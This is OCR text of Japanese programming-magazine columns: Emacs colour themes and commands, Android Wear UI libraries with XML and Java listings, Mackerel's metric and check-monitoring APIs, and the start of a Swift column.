個々のフェイスの設定レベルで色を変更しているようでは、なかなかゴールにたどり着けません。そこで、先人たちが試行錯誤の末に見付けた色設定集を利用しましょう。これをカラーテーマ(color theme)といいます。カラーテーマを使えばその開発者の色設定があなたのEmacsに一発で反映されるので、あなたは色の相性問題から解放されます。あなたはお気に入りのテーマを選べばいいだけです。

それぞれのテーマはどういう色使いになるのか前もって見ておきたいものです。幸いテーマのスクリーンショットを公開しているサイト[注1]がありますので、お気に入りのテーマがありましたら、インストール・設定してください。

また、MELPAにもたくさんのテーマが登録されています。M-x list-packagesからM-s o theme と occurを実行すれば120以上マッチします。

◆テーマを設定する

テーマを設定するにはGUIから行うか、init.elに設定を加えます。

注1) URL https://github.com/emacs-jp/replace-color-themes/　スクリーンショット集は→ URL https://github.com/emacs-jp/replace-colorthemes/blob/master/screenshots.md

GUIならばM-x customize-themesでテーマ一覧が出てくるので、望みのテーマでEnterを押して選択、C-x C-sで設定を恒久化します。

init.elに加える場合は、themeを定義しているelispファイルのファイル名から「-theme.el」、パッケージ名から「-theme」を抜いた文字列をload-theme関数に設定します。たとえばcalmer-forest-themeですと、「M-x package install calmer-forest-theme」とインストールしてから、

```
(load-theme 'calmer-forest t)
```

と設定ファイルに記述します。Emacsをあなた色に染めてください。

◆ ◆ ◆

いかがだったでしょうか？　パッケージ全盛時代でつい外部パッケージに目が行ってしまいがちな今日このごろですが、あえて標準コマンドに立ち帰ってみました。意外な発見がありましたでしょうか？　今回紹介したコマンドを**表1**にまとめました。

筆者は「日刊Emacs」以外にもEmacs病院兼メルマガのサービスを運営しています。Emacsに関すること関しないこと、わかる範囲でなんでもお答えします。「こんなパッケージ知らない？」「挙動がおかしいからなんとかしてよ！」はもちろんのこと、自作elispプログラムの添削もします。集中力を上げるなどのライフハック・マインド系も得意としています。SD

登録はこちら➡http://www.mag2.com/m/0001373131.html

▼表1　今回紹介したコマンド一覧

misc.elのコマンドたち	
M-x zap-up-to-char	入力した文字の直前までをkill
M-x forward-to-word	次の単語の先頭まで移動
M-x backward-to-word	前の単語の末尾まで移動
M-x copy-from-above-command	上の行を複製
ソート	
M-x sort-lines	アルファベット順に昇順ソート
C-u M-x sort-lines	アルファベット順に降順ソート
M-x sort-numeric-fields	数値順に昇順ソート
C-u N M-x sort-numeric-fields	N番目のフィールドを数値順にソート
M-x reverse-region	行を逆順に並べる
M-|	regionを標準入力にしてシェルコマンド実行
C-u M-|	regionを標準入力にしてシェルコマンド実行結果に置換
elisp評価	
C-x C-e	カーソル直前のelispを評価
C-u C-x C-e	カーソル直前のelispの評価結果を挿入
C-e C-x C-e	現在行のelispを評価（ハイパーリンク）
M-:	elisp式を評価
C-u M-:	elisp式の評価結果を挿入
M-x eval-region	regionのelispコードを評価
M-x eval-buffer	バッファ全体のelispコードを評価
Calc	
C-x *	Calcへの入口
C-x * q	「ふつうの記法」による関数電卓
C-x * i	Calcのinfoを開く
フェイス	
M-x list-faces-display	フェイスをカスタマイズ

Android Wear アプリ開発入門

～より生活に密着するスマートデバイスの世界～

第5回 Wearアプリで UIライブラリを活用！

神原 健一（かんばら けんいち） Web http://blog.iplatform.org Twitter @korodroid
iplatform.orgにて情報発信するかたわら、「セカイフォン」などを開発。Droidconなどでのカンファレンス講演、MWC/CES/IFAでのプロダクト展示、執筆などの活動も実施。NTTソフトウェア株式会社テクニカルプロフェッショナル。現在はAndroid以外のモバイルOSにも取り組み、公私にわたってモバイルアプリの世界に没頭中。

はじめに

前号（本誌6月号）では、Android Wear（以降「Wear」と表記）アプリとスマホ・タブレット（以降「Handheld」と表記）アプリ間のデータ通信方法を解説しました。Wearアプリでは、Handheldアプリ以上にバッテリー持ちを考慮する必要があります。データ通信機能を利用すれば、重い処理をHandheldアプリ側で行い、Wearアプリ側にその結果を渡して表示するといった実装が可能となります。詳細は、前回の記事をご参照ください。

今回は話題を変えて、Wearらしいアプリを開発するために考慮すべきこと、および、Wear向けに提供されているUIライブラリについて解説します。Wearアプリには「glanceable（ちらりと見る）」という重要なキーワードがあります。Wearアプリは腕時計の中で動作するため、ユーザがちらっと見るだけで内容を把握できるようにし、できる限りシンプルで使いやすいUIにする必要があります。また、Wearはスマホ以上に画面が小さいため、ごちゃごちゃとしたUIにするのは適切ではありません。たとえば、Wear向けのUIライブラリを適切に活用するなど、Wearならではの UIを実現する必要があります（**図1**）。

Wearアプリの UIデザイン

WearアプリのUIデザインを考えるうえで考慮すべきことを紹介します。

▶ Wearらしい UIの実現

冒頭でも触れましたが、Wearに適したUIを実現することが重要です。たとえば、Handheld向けに開発しているアプリのUIを、Wearにそのまま適用するのは一般的にNGです。HandheldとWearの画面サイズは大きく異なります。それゆえ各デバイスに適したUIは違って当然

▼図1 Wearアプリの UI例

Wearらしくない UI例　　Wearらしい UI例

です。Wearアプリは、「Design Principles for Android Wear[注1]」に従い、「UI Patterns for Android Wear[注2]」に沿って実装すべきとされています。それぞれの詳細は公式ドキュメントを参照ください。Wearらしいの実現に役立つUIライブラリは本稿の前半で解説します。

▶Wearの画面形状の考慮

Handheldの場合は画面形状が矩形のため、それを意識したUIを実現すればOKでした。Wearの場合は四角形もあれば円形のものも存在します。それを考慮しておかないと、一方では正常に画面が表示されるが、もう一方では画面が意図したとおりに表示されないという問題が起こりえます。**図2**の場合、四角形の画面では問題ありませんが、円形の画面では文字が枠外にはみ出してしまっています。こうならないよう、Wearの形状を意識して開発する必要があります。具体的なアプローチは本稿の後半で解説します。

注1）https://developer.android.com/design/wear/principles.html
注2）https://developer.android.com/design/wear/patterns.html

▼図2　Wear形状によるUI表示の違い

Wearアプリ向けUIの具体的なアプローチ

Wear用UIライブラリの活用

WearアプリでUIライブラリを利用する場合、まず、Wear用のビルド定義ファイル(build.gradle)でその旨を宣言しておく必要があります。**リスト1**のとおり、'com.google.android.support:wearable'を利用する旨の宣言を行ってください。これにより、Wear用アプリのソースコードで、UIライブラリを用いた実装が可能となります。提供されているライブラリには**表1**のようなものがあります。これらのうち、いくつかについて具体例を紹介します。

▶円に囲まれたビュー

CircledImageViewを使えば、**図3**のように、円に囲まれたビューを作ることができます。Wear用アプリのレイアウトXMLファイルとして**リスト2**のコードを記述します。LinearLayout(vertical)内にCircledImageViewとTextViewを定義しています。CircledImageViewでは、縦横のサイズ(**リスト2**の①②)、画像リソース名(**リスト2**の③)、円の背景色(**リスト2**の④)、初期状態のサイズ(circle_radius)(**リスト**

▼リスト1　build.gradleでの宣言

```
dependencies {
    ...(略)...
    compile 'com.google.android.support:wearable:+'
}
```

▼表1　Wear用UIライブラリ例

名称	概要
BoxInsetLayout	円形の画面の内側に配置できる正方形の領域
CardFragment	カード型のUIを表現するためのフラグメント
CircledImageView	円に囲まれたイメージビュー
ConfirmationActivity	ユーザの操作後に確認アニメーションを表示するアクティビティ
DelayedConfirmationView	カウントタイマーを表示しつつ一定時間経過後に処理を実行するためのビュー
DismissOverlayView	長押し後、消去されるビュー
GridViewPager	縦横の両方向にページ移動を可能とするレイアウトマネージャ
GridPagerAdapter	GridViewPagerのページを提供するアダプタ
WatchViewStub	画面の形状に応じて、指定したレイアウトを適用できるクラス
WearableListView	Wear向けに最適化されたリストビュー

▼図3　CircledImageViewの例

▼リスト2　CircledImageViewのレイアウトXML

```
〈LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical"
    android:gravity="center"〉

    〈android.support.wearable.view.CircledImageView
        android:id="@+id/circle_image_view"
        android:layout_width="match_parent"          ①
        android:layout_height="wrap_content"         ②
        android:src="@drawable/mail"                 ③
        android:layout_gravity="center"
        app:circle_color="@color/light_blue"         ④
        app:circle_radius="64dp"                     ⑤
        app:circle_radius_pressed="68dp"             ⑥
        app:circle_border_color="@color/white"       ⑦
        app:circle_border_width="4dp"/〉              ⑧

    〈TextView
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:text="@string/create_new"
        android:gravity="center_horizontal"/〉
〈/LinearLayout〉
```

2の⑤)、タップ時のサイズ(circle_radius_pressed)(**リスト2**の⑥)、円の外側の描画色(**リスト2**の⑦)、線幅(**リスト2**の⑧)などを設定しています。このコードを実行すると、「円をタップすると、円が若干大きくなる」という振る舞いになります。

▶リストビュー

Wear向けのリストビューとしては、WearableListViewという専用のビューが準備されています。**図4**のように、Wearに最適化されたリスト画面を作ることができます。

最初に、Wear用アプリのレイアウトXMLファイルとして、**リスト3**のコードを記述します。キャプションとしてTextViewを、リスト項目としてWearableListViewを利用しています。

次に、リスト内の各行のレイアウトを、**リスト4**(127ページ)のコードにより定義します。画像(ImageView)とテキスト(TextView)を水平方向に1つずつ配置しています。

最後に、Javaコードを**リスト5**(126ページ)のとおり記述します。**リスト5**中**a**の部分ではリストビューのインスタンスに対して、後述するアダプタとクリックイベント処理用のリスナを設定しています。**b**の部分では、リストビューとデータを関連付けるためのアダプタを定義しています。onCreateViewHolder()メソッド内で、リストの各行のレ

▼図4　WearableListViewの例

▼リスト3　WearableListViewのレイアウトXML

```
〈LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical"〉

    〈TextView
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:gravity="center_horizontal"
        android:text="@string/select_city"/〉

    〈android.support.wearable.view.WearableListView
        android:id="@+id/wearable_list"
        android:layout_width="match_parent"
        android:layout_height="match_parent" /〉
〈/LinearLayout〉
```

▼リスト5　WearableListViewのJavaコード

```
public class WearableListActivity extends Activity implements WearableListView.ClickListener {

    private List〈String〉 items = Arrays.asList("東京", "愛知", "大阪", "福岡");

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_listview);

        WearableListView mListView = (WearableListView) findViewById(R.id.wearable_list);
        mListView.setAdapter(new MyListAdapter(this, items));
        mListView.setClickListener(this);

    }

    @Override
    public void onClick(WearableListView.ViewHolder viewHolder) {
        // リスト選択時の処理
        finish();
        Toast.makeText(this, items.get(viewHolder.getPosition()), Toast.LENGTH_SHORT).show();
    }

    @Override
    public void onTopEmptyRegionClick() {
        // リスト欄外選択時の処理
    }

    private class MyListAdapter extends WearableListView.Adapter {

        private LayoutInflater mInflater;
        private List〈String〉 mItems = null;

        public MyListAdapter(Context context, List items) {
            super();
            mInflater = LayoutInflater.from(context);
            mItems = items;
        }

        @Override
        public WearableListView.ViewHolder onCreateViewHolder(ViewGroup viewGroup, int i) {
            return new MyViewHolder(mInflater.inflate(R.layout.list_item, null));
        }

        @Override
        public void onBindViewHolder(WearableListView.ViewHolder viewHolder, int position) {
            MyViewHolder myViewHolder = (MyViewHolder) viewHolder;
            myViewHolder.text.setText(mItems.get(position));
        }

        @Override
        public int getItemCount() {
            return mItems.size();
        }
    }

    private static class MyViewHolder extends WearableListView.ViewHolder {
        public TextView text;

        public MyViewHolder(View v) {
            super(v);
            text = (TextView) v.findViewById(R.id.name);
        }
    }
}
```

a

b

c

イアウトとして**リスト4**を用いるよう実装しています。**C**の部分では、リストビューの子要素へのアクセスを行うためのView Holderを定義しています。

▶確認用アニメーション

ユーザが操作を完了したときには、アニメーションでその旨を表示するとユーザビリティを向上させることができます。これはConfirmationActivityを使えば簡単に実装できます。たとえば、処理が「成功」したときのアニメーションは**リスト6**のコードを記述します。

Intentを作成してアニメーション種類（SUCCESS_ANIMATION）とキャプション（getString（R.string.success）＝成功）を設定しています。1つ注意として、ConfirmationActivityを利用する場合、AndroidManifest.xmlに同コンポーネントを用いる旨の宣言が必要です。**リスト7**のとおりに宣言しておいてください。

また、「失敗」「端末で開く」のアニメーションを作成する場合は、アニメーション種類として「FAILURE_ANIMATION」「OPEN_ON_PHONE_ANIMATION」を使えばOKです。数行のコードを書くだけで、**図5**のようなアニメーションが簡単に実装できます。ぜひ有効に活用しましょう。

▶そのほかのUIライブラリ

今回紹介したもののほかにも、便利なUIライブラリが存在します。詳細についてはSDK付属のサンプルアプリ[注3]やJavaDoc[注4]を参考にしてください。また、これらのライブラ

▼リスト4　WearableListViewの各行レイアウト

```
〈LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:gravity="center_vertical"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:orientation="horizontal"〉
    〈ImageView
        android:id="@+id/circle"
        android:layout_height="28dp"
        android:layout_margin="16dp"
        android:layout_width="28dp"
        android:src="@drawable/droid"/〉
    〈TextView
        android:id="@+id/name"
        android:gravity="center_vertical|left"
        android:layout_width="wrap_content"
        android:layout_marginRight="16dp"
        android:layout_height="match_parent"
        android:lineSpacingExtra="-4sp"
        android:textColor="@color/text_color"
        android:textSize="16sp"/〉
〈/LinearLayout〉
```

注3）〈AndroidSDKフォルダ〉/samples/〈APIレベル〉/wearableにあります。存在しない場合は、SDK Managerからインストールできます。

注4）https://developer.android.com/reference/android/support/wearable/view/package-summary.html

▼図5　ConfirmationActivityの例

成功　失敗　端末で開く

▼リスト6　ConfirmationActivityの利用例

```
Intent activity = new Intent(this, ConfirmationActivity.class)
    .putExtra(ConfirmationActivity.EXTRA_ANIMATION_TYPE, ConfirmationActivity.SUCCESS_ANIMATION)
    .putExtra(ConfirmationActivity.EXTRA_MESSAGE, getString(R.string.success));
startActivity(activity);
```

▼リスト7　AndroidManifest.xmlの宣言

```
〈activity
    android:name="android.support.wearable.activity.ConfirmationActivity" /〉
```

リは今後仕様追加や変更が行われる可能性がありますので、最新動向にも注意してください。

Wearの画面形状を考慮した開発

たとえば、Wearの画面形状を考慮することなくレイアウト(**リスト8**)を作成すると、冒頭で紹介した**図2**のように、必要な情報が適切に表示されないという問題が起こりえます。この問題に対処する方法を2つ紹介します。

▶①複数画面分のレイアウトを準備する方法

先に紹介した方法は1つのレイアウトを、四角形、円形の両画面で使うというものでした。Wearアプリでは、画面の形状に合わせたレイアウトを複数準備しておく方法をとることもできます。具体的には、レイアウトXMLとして、**リスト9**のコードを記述しておきます。

WatchViewStubは、画面形状に合わせてレイアウトを切り替える機能を持つクラスです。「app:rectLayout」と「app:roundLayout」の行に注目してください。これにより、実行環境の画面形状に合わせて、利用するレイアウトXMLを動的に変更することができます。この例では、四角形の場合は「rect_activity_wear.xml」、円形の場合は「round_activity_wear.xml」が利用されます。画面形状ごとに適したレイアウトXMLを準備しておけば、**図6**のようにいずれの画面形状においても正しく画面を表示できます。

▼リスト8　画面形状を考慮しないレイアウトXML

```
〈LinearLayout xmlns:android="http://schemas.ア
android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical"〉

    〈TextView
        android:id="@+id/text"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/hello_world" /〉
〈/LinearLayout〉
```

▼リスト9　画面形状を考慮したレイアウトXML(1)

```
〈android.support.wearable.view.WatchViewStub
    xmlns:android="http://schemas.android.com/ア
apk/res/android"
    xmlns:app="http://schemas.android.com/apk/ア
res-auto"
    android:id="@+id/watch_view_stub"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    app:rectLayout="@layout/rect_activity_wear"
    app:roundLayout="@layout/round_activity_wear"〉
〈/android.support.wearable.view.WatchViewStub〉
```

▶②1つのレイアウトで複数画面に対応する方法

続いて、1つのレイアウトのみを使いながら、四角形と円形の両方に対応するアプローチを解説します。具体的には、レイアウトXMLとして、**リスト10**のコードを記述します。

BoxInsetLayoutは、円形の画面の内側に正方形の領域を作って、その中に各GUIコンポーネントを配置できるレイアウトです。次に、「app:layout_box="all"」に注目してください。これは、円形の画面でのみ効果がある属性です(画面が四角形の場合は無視されます)。ビューに本属性を設定しておくと、同ビューは円形内に作成される正方形の領域(**図7**)に描画されることになります。BoxInsetLayoutを適切に利用すれば、1つのレイアウトで複数の画面形状をサポートし、**図8**のように適切に画面を表示できます。

おわりに


今回は、UIライブラリ、および画面形状を

▼図6　画面形状を考慮した画面(1)

▼リスト10　画面形状を考慮したレイアウトXML（2）

```
〈android.support.wearable.view.BoxInsetLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    android:layout_width="match_parent"
    android:layout_height="match_parent"〉

    〈TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/hello_world"
        app:layout_box="all" /〉

〈/android.support.wearable.view.BoxInsetLayout〉
```

▼図7　円形内の正方形領域



考慮した開発手法を解説しました。前者は、Wearアプリをより Wearらしくし、ユーザに好まれるUIの実現に役立ちます。後者は、多くの形状のWear端末をサポートするために必要となります。

次回もWearアプリを開発するうえで重要なトピックを取り上げ説明します。お楽しみに！SD

▼図8　画面形状を考慮した画面（2）

Column

Google I/O 2015 トピック紹介

5月末に開催され、Androidの次期バージョンである「M（Developer Preview）」、容量無制限で利用可能な「Google Photos」などに加え、Android Wearについても新機能が発表されました。基調講演で触れられた4つの新機能を中心に紹介します。

①always on（コンテンツへのアクセス性向上）

対応しているWearアプリ起動中にアンビエントモード（数秒使わないと移行する表示が暗いモード）に移行しても、アプリ画面を表示したままにしておくことができるようになりました。航空券アプリでQRコードを表示する場合に、カウンター通過までは同画面を表示するなど便利なシーンは多そうです。


②wrist gestures（手首のジェスチャによる操作）

Wearを腕につけた状態で、手首を素早く上に傾けると「次の通知」が、素早く下に傾けると「前の通知」に表示が切り替わります。このようにジェスチャ操作で通知を切り替えることができます。Wear端末を使っていると複数の通知が画面に表示されることが多いため、簡単な操作で通知を切り替えられるのは非常に便利です。

③emoji recognizer（手書き文字の絵文字認識）

簡単に絵文字を入力する機能です。Wear画面に手書きで絵文字を描くと（**図A-1**）、似ている絵文字が自動的にリストアップされます（**図A-2**）。該当のものを選択して入力できるという面白い機能です。メモやハングアウトなどの対応アプリでこの機能を利用できます。

▼図A　絵文字入力




（1）　（2）

④launcher（ランチャー）

ランチャーの構成が変わり、目的の機能にアクセスしやすくなりました。トップ画面はマルチページ構成となり、たとえば、最初のページではアプリ一覧（**図B**）が表示され、アプリを起動しやすくなっています。

▼図B　ランチャー（アプリ一覧）




◆ ◆ ◆

ここに挙げた以外にもWi-Fiのサポートなど、便利な新機能が適宜追加されています。Wearの今後のさらなる進化が楽しみですね。

Mackerelではじめるサーバ管理

Writer 松木 雅幸（まつき まさゆき）㈱はてな
Twitter @songmu



第5回 メトリック関連のAPIと「チェック監視」機能

Mackerelでは、多くのAPIが提供されており、自分でスクリプトを組むときや、他ツールと連携するときに重宝します。本記事前半で、メトリックの操作に関するAPIを説明していきます。ここでは、はてなのオフィスで行われている、Mackerelを使ったIoTな事例も紹介！　後半では、簡単なスクリプトで値を投稿して状態を監視できる「チェック監視」という便利機能について解説します。

前回はホスト関連APIの説明と、それらを活用したツールとの連携について紹介しました。今回はメトリック関連のAPIの紹介と、チェック監視機能およびそのAPIについて説明していきます。

メトリック関連API

まずはメトリック関連のAPIについて解説します。Mackerelではさまざまな数値を継続的に計測し、それを監視することが中心的な機能となりますが、Mackerelではその計測値のことを「メトリック」と呼んでいます。

ホストメトリックの投稿

ホストメトリックを投稿するには次のエンドポイントを利用します。

```
POST /api/v0/tsdb
```

POSTのボディは次のとおりとなります。

```
[ <metricValue>, <metricValue>, … ]
```

この中でmetricValueは次のキーを持つオブジェクトです。

- hostId：ホストID（ホスト登録時にサーバから与えられるもの）
- name：メトリック名（[a-zA-Z0-9._-]+）
- time：エポック秒
- value：time時点での計測値

成功した場合の応答は次のようになります。

```
{ "sucess": true }
```

失敗した場合は、ステータスコードが200以外の値になります。

このAPIはおもに、mackerel-agentがホストのメトリックを定期的に送信するために利用しています。独自のホストメトリックを投稿したい場合は、メトリック名のプレフィックスとしてcustom.を付与するようにしてください。mackerel-agentからプラグインを利用して、独自のメトリックを投稿する場合も、同じプレフィックスが付与されるようになっています。

メトリックの最新値の取得

メトリックの最新の値を取得するには、次のAPIを利用します。

```
GET /api/v0/tsdb/latest
```

次のクエリパラメータでホストとメトリック名を指定します。

- hostId：ホストIDを指定（複数指定可能）
- name：メトリック名（loadavg5など）を指定（複数指定可能）

▼リスト1　メトリックの最新値を取得するAPI、成功時の応答

```
{ "tsdbLatest": { <hostId>: { <name>: <metricValue>, <name>: <metricValue>, … }, <hostId>: { … }, … } }
```

成功した場合の応答は**リスト1**のようになります。

サービスメトリックの投稿

サービス全体を監視していく中で必要なメトリックは、必ずしも単一のホストに紐(ひも)づくとは限りません。たとえばアクティブユーザ数や売り上げなどを定期的に計測したいことがあるでしょう。そういったメトリック収集のために、Mackerelにはサービスメトリックという機能があります。

サービスメトリックを投稿するには次のAPIを利用します。

```
POST /api/v0/services/<serviceName>/tsdb
```

serviceNameでは投稿先となるサービス名を指定します。

POSTのボディは次のとおりとなります。

```
[ <metricValue>, <metricValue>, … ]
```

metricValueは、次のキーを持つオブジェクトです。

- name：メトリック名(`[a-zA-Z0-9._-]+`)
- time：エポック秒
- value：time時点での計測値


成功した場合の応答は次になります。

```
{ "sucess": true }
```

失敗した場合は、ステータスコードが200以外の値になります。

このような単純なAPIですので、cronなどで定期的にスクリプトを動かしてサービスメトリックを投稿させても良いでしょう。また、fluent-plugin-mackerelを利用すれば、fluentdの既存のplugin資産を利用して集計処理を行ったり、投稿エラー時の再送処理をfluentdに任せることができ、より安定したサービスメトリックの投稿を行うことができるようになります。

▼図1　オフィスの温度・湿度・不快指数のグラフ



サービスメトリックはさまざまなメトリックを可視化するグラフツールとして活用できます。たとえば**図1**は、はてなの京都オフィスの室温や湿度、不快指数をサービスメトリックとして表示させたものです。これは、オフィスに設置してあるRaspberry Piに温度・湿度計をつなぎ、その値を定期的にスクリプトで取得、不快指数も算出して、その値をAPI投稿することで実現しています。また、それらの値が高過ぎる・低過ぎる場合にアラートを飛ばすようにもしています。

スクリプトによるチェック監視

Mackerelはメトリックを継続的に計測し、それをもとに監視をするというコンセプトが中心ですが、監視したい対象の中にはとくにメトリックに紐づかないものもあります。また、複雑な閾値(しきいち)設定を行うよりも単にOKかNGかをチェックしたいだけの場合もあるでしょう。実際、サービスの監視だけを行いたいのであれば、OKかNGかがわかるだけでも十分なことが多いです。

Mackerelではそのような監視のことを「チェック監視」と呼んでいます。mackerel-

▼表1　チェックプラグインの終了ステータス

終了ステータス	状態
0	OK
1	WARNING
2	CRITICAL
上記以外	UNKNOWN

agent v0.16.0以降を使うことで、ローカルのスクリプトと組み合わせたチェック監視が簡単に実現可能になっています。このようなスクリプトを「チェックプラグイン」とMackerelでは呼んでいます。

古くから使われているOSSの監視システムであるNagiosは、そのようなチェック監視を中心に据えた設計になっており、監視といえばチェック監視、そのようにとらえている方も多いかもしれません。

Mackerelのチェックプラグインは Nagiosのプラグイン互換の仕様で作成します。Nagiosのプラグイン形式の仕様は、チェック監視のデファクトスタンダードとなっており、Sensuのcheckプラグインなども同様の形式になっています。

つまり、Nagiosのプラグインや Sensuのcheckプラグインをそのまま Mackerelのチェックプラグインとして利用できるのです。

チェックプラグインの仕様

チェックプラグインは実行可能なコマンドであり、コマンドの終了ステータスが、チェック対象の状態を表します。終了ステータスと状態の対応は**表1**のとおりです。標準出力には補助的なメッセージを追加できます。チェックプラグインは単なるコマンド実行ですので、Bashや Perlや Pythonや Rubyなど、あらゆる言語で記述ができます。

チェックプラグインの設定

mackerel-agentの設定ファイルに、**リスト2**のような書式で項目名とコマンドを指定します。項目名は、`plugin.checks.`で始まっている必要があり、含まれるドットの数はちょうど2つである必要があります。2つめのドット以降は監視設定の名前として利用されます。コマンドはmackerel-agentが定期的に実行され、その終了ステータス／標準出力を監視結果として使用します。このコマンドは前述したチェックプラグインの仕様に沿って動作する必要があります。

▼リスト2　チェックプラグインの設定

```
[plugin.checks.http]
command = "/path/to/check-http -u http://localhost:5000"
```

リスト2の例では、ローカルのアプリケーションサーバが動作しているかの死活監視を行っています。check-httpコマンドは次のものを利用している想定です。

```
% go get github.com/mackerelio/go-check-plugins/check-http
```

ここでの`mackerelio/go-check-plugins`[注1]はNagiosプラグイン互換のチェックプラグインの、go実装を行っているプロジェクトです。


チェック監視状況を確認する

チェックプラグインを設定したmackerel-agentを実行すると、**図2**のようにホスト詳細画面に監視中のステータスが表示されます。アラートが発生した際には**図3**のような表示となり、アラート詳細画面へリンクされるようになります。


リンク先のアラート詳細画面（**図4**）にてアラートの状況を細かく確認できます。チェックプラグインがOKを返すようになると、アラートは

注1）URL https://github.com/mackerelio/go-check-plugins


▼図2　チェック監視状況



▼図3　アラート発生時



▼図4　アラート詳細画面



自動的にcloseされます。

チェック監視のAPI

もちろん、チェック監視の送信をAPIで投稿することもできます。APIの仕様は次のとおりです。

エンドポイント

```
POST /api/v0/monitoring/check/report
```

入力

```
{ "reports": [ <report>, <report>, … ] }
```

reportオブジェクトの持つキー

- source：オブジェクト（詳細は後述）
- name：監視名
- time：監視結果ステータス（OK、CRITICAL、WARNING、UNKNOWNのいずれか）
- message：監視結果ステータスに付随する補助的なテキスト（1,024文字以下）
- occurredAt：監視実行時刻のエポック秒

sourceオブジェクトの持つキー

- type：定数文字列「host」
- hostId：ホストID（ホスト登録時にサーバから与えられるもの）

同じ名前／ホストで監視時刻が新しいものがすでに投稿されていた場合、投稿は無視されます。ちなみに、mackerel-agentは設定されたチェック監視の名前の一覧をホスト情報の更新APIに定期的に送信しており、そのときに一覧に含まれないチェック監視はMackerelから削除されます。

API v1に向けて

前回・今回でMackerelのAPIの紹介を一とおり行いました。お気づきかもしれませんが、APIのURLにはv0が含まれています。つまりバージョン0ということですが、今後エンドポイントの後方互換を崩すような変更は行いません。APIは現在も機能拡充を行っている最中で、既存のエンドポイントの拡張や新たなエンドポイントも随時追加されています。最新の情報を調べたい場合にはAPIの公式ドキュメント[注2]をご覧ください。

折を見てインターフェースを調整したv1を新設する予定ですが、その場合であっても、v0のAPIにアクセスが来る限り、廃止する予定はないのでご安心ください。

◆　◆　◆

今回はメトリック投稿に関するAPIとチェック監視およびそのAPIについて説明しました。次回は、はてな社内での実例を交えながら、中規模以上のサーバ台数を運用している場合に、どのようにMackerelを運用に組み込むか、その際に有用な周辺ツールの紹介、そしてAWSとの連携などについてお伝えする予定です。SD

注2）URL http://help-ja.mackerel.io/entry/spec/api/v0

書いて覚える Swift 入門

第 6 回 サードパーティ C/Objective-Cプロジェクトの利用

Writer 小飼 弾（こがい だん）　twitter @dankogai

前回と前々回ではそれぞれC(libc)とObjective-C(Foundation)をSwiftから活用してみましたが、どちらもiOS/OS X標準のAPIへのアクセスでした。今回はサードパーティのC/Objective-Cプロジェクトを、Swiftから活用する方法を実例をもとに見ていきます。

swift-gmpint

